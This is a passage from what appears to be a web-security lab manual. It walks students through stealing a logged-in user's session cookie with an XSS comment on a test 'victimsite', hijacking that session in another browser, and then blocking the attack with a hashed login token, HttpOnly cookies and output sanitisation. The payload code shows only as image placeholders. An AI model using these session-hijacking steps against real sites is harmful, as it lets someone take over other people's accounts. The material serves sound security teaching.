


Figure 59. Using Firefox instead of another Chrome tab to view the session ID.

1. Paste over the PHPSESSID cookie value with the stolen Id number.




Figure 60. Overwriting the session ID value on the Firefox browser.

1. Refresh the Firefox browser page. Since the session id matches with Chrome, the $\_SESSION variables are now sent from the server and stored in the Firefox session, including the logged in user name, victor. **Firefox has hijacked the Chrome session!**
2. We have hijacked the session, also known as cookie hijacking.



Figure 61. The server reads the stolen session ID value and assumes that Victor is logged in.

1. Post a new comment. The server should accept your post even though you are not really Victor. You have stolen Victor’s session.



Figure 62. Posting a new comment using Victor’s stolen session ID.

1. Stealing the session id from one browser and copying it to another browser allows us to bypass the login requirement. The server thinks that both browsers are the same person and are trusted equally.
2. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Session Stealing Solutions

Let’s try another attempt at solving this security hole. We are going to employ hashing as the first solution and for the second solution we will prevent JavaScript from running in the comments section of the site.

Let’s assume that a hacker is able to steal the session ID. How can we distinguish his session from the original? The answer involves hashing.

We are going to create a random number when the login is successful. We will save that number as a cookie and as a session value. Later, when another form submit is processed, we will verify that random number.

1. Modify the Login form from the victim site. We will save a randomly generated value as a new cookie. Also, we will save a hashed value of the number as an item in the session.



Figure 63. Index page on the Victim site now includes a new cookie called “logintoken”

1. Run the program and login. Verify that the cookie is set for **logintoken**.





Figure 64. Verifying that the logintoken cookie is set after a successful login by Victor.

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.
2. In the index form, add the ability to check the login token cookie against the hashed login session value.





Verify that the logintoken cookie matches.

Figure 65. New code to the Victim site now checks for the existance of the logintoken cookie before accepting a new comment.

1. Run the program, login and submit a new comment.



Figure 66. Posting a new comment as Victor reveals that the hashed value of logintoken is now saved in the session as well as on the user’s browser.

1. Now it is time to see if the new security enhancement works against the hacker.
2. On the victimstie.com page, logged in as Victor in Chrome, input the JavaScript exploit code as a comment. The cookie should be stolen and saved on the hackersite app.




Figure 67. Another attempt to post JavaScript cookie-stealing comment code.

1. From the hackersite folder, find the text file and copy the session id value.



Figure 68. The stolen cookie is copied from the Attacker server.

1. In Firefox, navigate to victimsite.com.
2. Open the storage tab in the developer tools.
3. Paste the stolen session id into the Firefox browser session id.




Figure 69. Pasting Victor’s session ID into the Firefox browser

1. Refresh the victimsite.com page. You should see that the session variables are set! We are logged in as Victor even though we never went to the login form. But will it work?




Figure 70. The session ID matches with Victor’s session. It appears we have once again stolen his login.

1. Attempt to submit a new comment. The application should give a warning message and not post the comment. This fails because the hacker browser does not have the logintoken cookie set.


verab

Figure 71. The stolen session does not allow us to post a new comment.

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

### Prevent Session ID Theft

An obvious solution to the browser hijacking problem is to prevent the theft of the session id value in the first place. There are two ways to protect the session id value: First, make the session id value unreadable to JavaScript, and second, don’t allow users to input JavaScript code into the comments.

*Make the Session Id Unavailable*

1. In the Chrome developer tools, look at the cookies stored in the browser. You should see that session id does not have a checkmark at “**httponly**.” This setting could prevent a Javascript program from reading its value.




Figure 72. Marking the logintoken cookie with “HttpOnly” status.

1. Add the following code to the **login.php** file to change the **httponly** setting.




Figure 73. Setting the HttpOnly status of the cookie in the login script.

1. Run the login page again. The new property should be updated.




Figure 74. HttpOnly status is set on both cookies.

1. Attempt to use the JavaScript exploit by pasting in the code as a comment.



Figure 75. Another attempt to use the JavaScript code as a comment.

1. The results should be disappointing for the hacker. No session id was copied.




Figure 76. The status message from the attack shows that the session ID cookie was invisible to the attacker.

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.

*Prevent JavaScript From Being Submitted*

PHP, as well as other languages, have built-in commands to remove unwanted and dangerous code form input forms.

1. In the bottom of the index page, add the following code to sanitize the output.




Figure 77. Updated Login script

1. Run the program and attempt to input some JavaScript code.



Figure 78. Attempt to enter JavaScript code in the comment.

1. Verify that the new comment post does not trigger any JavaScript actions. The content of the post is converted into plain text:




Figure 79. The JavaScript code has been converted into plain text instead of code that can be executed by the browser.

1. Take a screenshot of the applications at this point. Paste the image into a Word document. Write a short capture below the picture that explains what is being demonstrated.